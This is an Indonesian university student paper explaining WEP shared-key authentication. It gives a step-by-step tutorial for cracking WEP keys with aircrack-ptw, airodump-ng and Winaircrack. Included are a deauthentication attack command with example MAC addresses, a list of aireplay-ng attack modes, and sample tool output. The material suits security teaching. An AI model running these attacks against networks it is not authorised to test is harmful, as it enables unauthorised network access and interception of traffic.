Hacking WEP dengan Aircrack-ptw & Winaircrack

Lalu Ahmad S Irfan Akbar (07/263603/PTK/4151)

Rudy Dwi Nyoto (4146)

Magister Teknologi Informasi-Universitas Gadjah Mada

Hacking WEP dengan Aircrack

WEP

Shared Key atau WEP (*Wired Equivalent Privacy*) adalah suatu metoda pengamanan jaringan nirkabel, disebut juga dengan *Shared Key Authentication*. *Shared Key Authentication* adalah metoda otentikasi yang membutuhkan penggunaan WEP. Enkripsi WEP menggunakan kunci yang dimasukkan (oleh administrator) ke *client* maupun *access point*. Kunci ini harus cocok dari yang diberikan akses point ke *client*, dengan yang dimasukkan client untuk authentikasi menuju *access point*.

Proses *Shared Key Authentication*:

1. *client* meminta asosiasi ke *access point*, langkah ini sama seperti *Open System Authentication*.
2. *access point* mengirimkan *text challenge* ke client secara transparan.
3. *client* akan memberikan respon dengan mengenkripsi text challenge dengan menggunakan kunci WEP dan mengirimkan kembali ke access point.
4. *access point* memberi respon atas tanggapan *client*, akses point akan melakukan decrypt terhadap respon enkripsi dari client untuk melakukan verifikasi bahwa text challenge dienkripsi dengan menggunakan WEP key yang sesuai. Pada proses ini, access point akan menentukan apakah client sudah memberikan kunci WEP yang sesuai. Apabila kunci WEP yang diberikan oleh client sudah benar, maka access point akan merespon positif

dan langsung meng-authentikasi client. Namun bila kunci WEP yang dimasukkan client adalah salah, maka access point akan merespon negatif dan client tidak akan diberi authentikasi. Dengan demikian, client tidak akan terauthentikasi dan tidak terasosiasi.

Menggunakan Aircrack-ptw

Akses point mengirimkan paket yang dinamakan beacon frame sekitar 10 beacon frame setiap detiknya.Setiap paket data yang dikirimkan mengandung :

1. Nama dari network/akses point (ESSID)
2. Enkripsi yang digunakan
3. Berapa Mbit rata-rata data yang di support
4. Channel yang sedang aktif

Data-data ini lah yang digunakan oleh aircrak-ptw untuk menembus proteksi dari suatu akses point.

Aircrack-ptw adalah generasi terbaru setelah aircrack-ng, dimana aircrack-ptw membutuhkan waktu yang lebih cepat untuk mendekripsi sebuah key dari suatu akses point, tetapi aircrack-ptw ini masih memerlukan komponen-komponen dari aircrack-ng, yaitu : airodump-ng untuk mengcapture paket dan aireplay-ng untuk melakukan berbagai serangan jika perlu, misalnya untuk memaksa target untuk mengenerate ARP request dan lain-lain.

Contoh serangan airepla-ng :

```
aireplay-ng --deauth 15 -a 00:12:17:A7:AF:E4 -c 00:0F:3D:57:FD:C0 ath0
```

serangan ini untuk memaksa target untuk mengenerate ARP request. Mode serangan yang lain adalah :

```
  --deauth      count : deauthenticate 1 or all stations (-0)

  --fakeauth    delay : fake authentication with AP (-1)

  --interactive       : interactive frame selection (-2)

  --arpreplay         : standard ARP-request replay (-3)

  --chopchop          : decrypt/chopchop WEP packet (-4)

  --fragment          : generates valid keystream   (-5)

  --test              : tests injection and quality (-9)
```

mode serangan bisa diganti dengan menggunakan kode angka.

Langkah-Langkah Menggunakan Aircrack-ptw

1. **Configurasi wireless card**

   $ **airmon-ng stop ath0**

   $ iwconfig

   pastikan respon sistem sebagai berikut :

Interface	Chipset	Driver
wifi0	Atheros	madwifi-ng
ath0	Atheros	madwifi-ng VAP (parent: wifi0) (monitor mode enabled)

   berikan command `airmon-ng start wifi0 9`, untuk menjalankan wireless card pada channel tertentu

$ airmon-ng start wifi0 9

maka sistem harus merespon

```
Interface       Chipset         Driver

wifi0           Atheros         madwifi-ng
ath0            Atheros         madwifi-ng VAP (parent: wifi0)
(monitor mode enabled)
```

berikan command

$ ifconfig ath0 up

dan pastikan sistem harus merespon sebagai berikut :

```
      lo        no wireless extensions.

 wifi0     no wireless extensions.

 eth0      no wireless extensions.

 ath0      IEEE 802.11g  ESSID:""  Nickname:""
       Mode:Monitor  Frequency:2.452 GHz  Access Point:
00:0F:B5:88:AC:82
  Bit Rate:0 kb/s   Tx-Power:18 dBm   Sensitivity=0/3
  Retry:off   RTS thr:off   Fragment thr:off
  Encryption key:off
  Power Management:off
  Link Quality=0/94  Signal level=-95 dBm  Noise level=-95 dBm
  Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
  Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

2. **Jalankan Airodump-ng**

airodump-ng --channel X --write prefix_for_capture_file interface

$ airodump-ng --channel 3 --write tes ath0

data hasil capture akan ditulis dalam file tes, oleh airodump-ng akan disimpan dengan nama **tes-01.cap**

3. **Jalankan aireplay** (optional)

   Langkah ini dilakukan jika airodump-ng tidak mendapatkan paket yang ditangkap, maka target dapat dipaksa untuk men-generate ARP request

   aireplay-ng --deauth 15 -a 00:12:17:A7:AF:E4 -c 00:0F:3D:57:FD:C0 ath0

   deuth : jenis serangan

   -a : BSSID akses point

   -c : Mac Address target

   15 : jumlah paket yang dikirim

4. **Jalankan aircrack-ptw**

   $ aircrack-ptw tes-01.cap

Cracking WEP Menggunakan Winaircrack

Winaircrack adalah sebuah perangkat lunak berbasis Microsoft Windows yang merupakan pengembangan dari software aircrack. Dimana untuk winaircrack ditambahakan suatu user interface agar user tidak sulit lagi untuk menggunakan beberapa programnya seperti aircrack, airdecap, airodump, wzcook.


Cara kerja dari perangkat lunak untuk melakukan cracking WEP adalah dengan melakukan monitor terhadap seluruh paket-paket wireless dan kemudian paket-paket tersebut akan dianalisis oleh program aircrack untuk memecahkan enkripsi WEPnya.

Implementasi winaircrack dapat dilakukan dengan langkah-langkah berikut :


- Lakukan pemeriksaan terhadap kartu jaringan wireless yang digunakan. Tidak semua kartu jaringan didukung oleh perangkat lunak untuk memonitor jaringan. Kartu jaringan wireless yang banyak digunakan di laptop yang ada sekarang sebagian besar adalah Intel pro 3945ABG. Driver dari kartu jaringan ini tidak

mendukung untuk langsung melakukan monitor paket. Untuk itu harus melakukan downgrade driver menuju ke versi 10.5.1.72 atau 10.5.1.75.


- Langkah yang berikutnya adalah untuk menginstall program Omnipeek. Kegunaan program ini adalah untuk menangkap paket-paket yang dikirimkan oleh access point menuju ke kartu jaringan wireless. Biasanya paket data dienkripsi dalam dengan WEP.



- Selanjutnya adalah melakukan monitoring terhadap paket wireless yang dilakukan dengan menekan tombol new capture. Berikutnya pilih bagian ‘802.11’ dengan tujuan untuk memilih paket-paket data apa saja yang akan dimonitor. Monitoring dapat dilakukan untuk merekam data channel, BSSID, atau ESSID tertentu.



- Tekan tombol ‘Capture’ untuk mulai menyimpan paket data. Jika dirasa sudah cukup, maka dapat ditekan tombol ‘Stop Capture’ untuk menghentikan pemantauan.
- Sinpan file yang berisi paket data dengan ekstensi .dmp
- Program berikutnya yang diperlukan adalah winaircrack. Setelah menjalankan program ini, pilih file .dmp yang telah disimpan sebelumnya, dan kemudian klik tombol ‘aircrack the key’




- Untuk dapat memecahkan kunci, maka program aircrack memerlukan jumlah data yang sangat banyak, dapat mencapai 300.000 data untuk enkripsi 40 bit, dan mencapai 800.000 paket untuk dapat membuka kunci 104 bit

Sumber

http://tinyshell.be/aircrackng/forum/index.php?

PHPSESSID=24aa040281570628b3c881de1966b170&topic=1937.0.


C:\Documents and Settings\rdn\Desktop\WinAircrackPack\Aircrack.exe
2542 0E:6E:68:F0:EA:D4 WEP (1 IVs)
2543 D7:21:31:69:65:BB WPA (0 handshake)
2544 54:A2:F9:12:17:89 WEP (1 IVs)
2545 CA:96:84:80:B6:D3 WEP (1 IVs)
2546 BC:3F:D9:6F:F4:7E WEP (1 IVs)
2547 FE:75:B1:EB:89:D6 WEP (1 IVs)
2548 8D:B8:A0:B8:EF:19 WPA (0 handshake)
2549 00:B4:46:0D:BE:16 WEP (1 IVs)
2550 8D:18:BF:65:BA:70 WEP (1 IVs)
2551 57:82:12:80:42:38 WEP (1 IVs)
2552 D0:7A:FD:60:4F:DD WPA (0 handshake)
2553 23:97:68:C3:EE:0C WEP (1 IVs)
2554 AA:DF:08:E4:08:98 WPA (0 handshake)
2555 18:BD:A0:50:C6:09 WPA (0 handshake)
2556 00:D4:77:EB:86:0F Unknown
2557 99:58:7D:B3:4B:94 Unknown
2558 8E:70:3B:E2:CC:EB WPA (0 handshake)
2559 EF:36:BF:FE:F5:FE WPA (0 handshake)
Index number of target network ? 2500
Not enough IVs available. You need about 250.000 IVs to crack
40-bit WEP, and more than 800.000 IVs to crack a 104-bit key.
Press Ctrl-C to exit.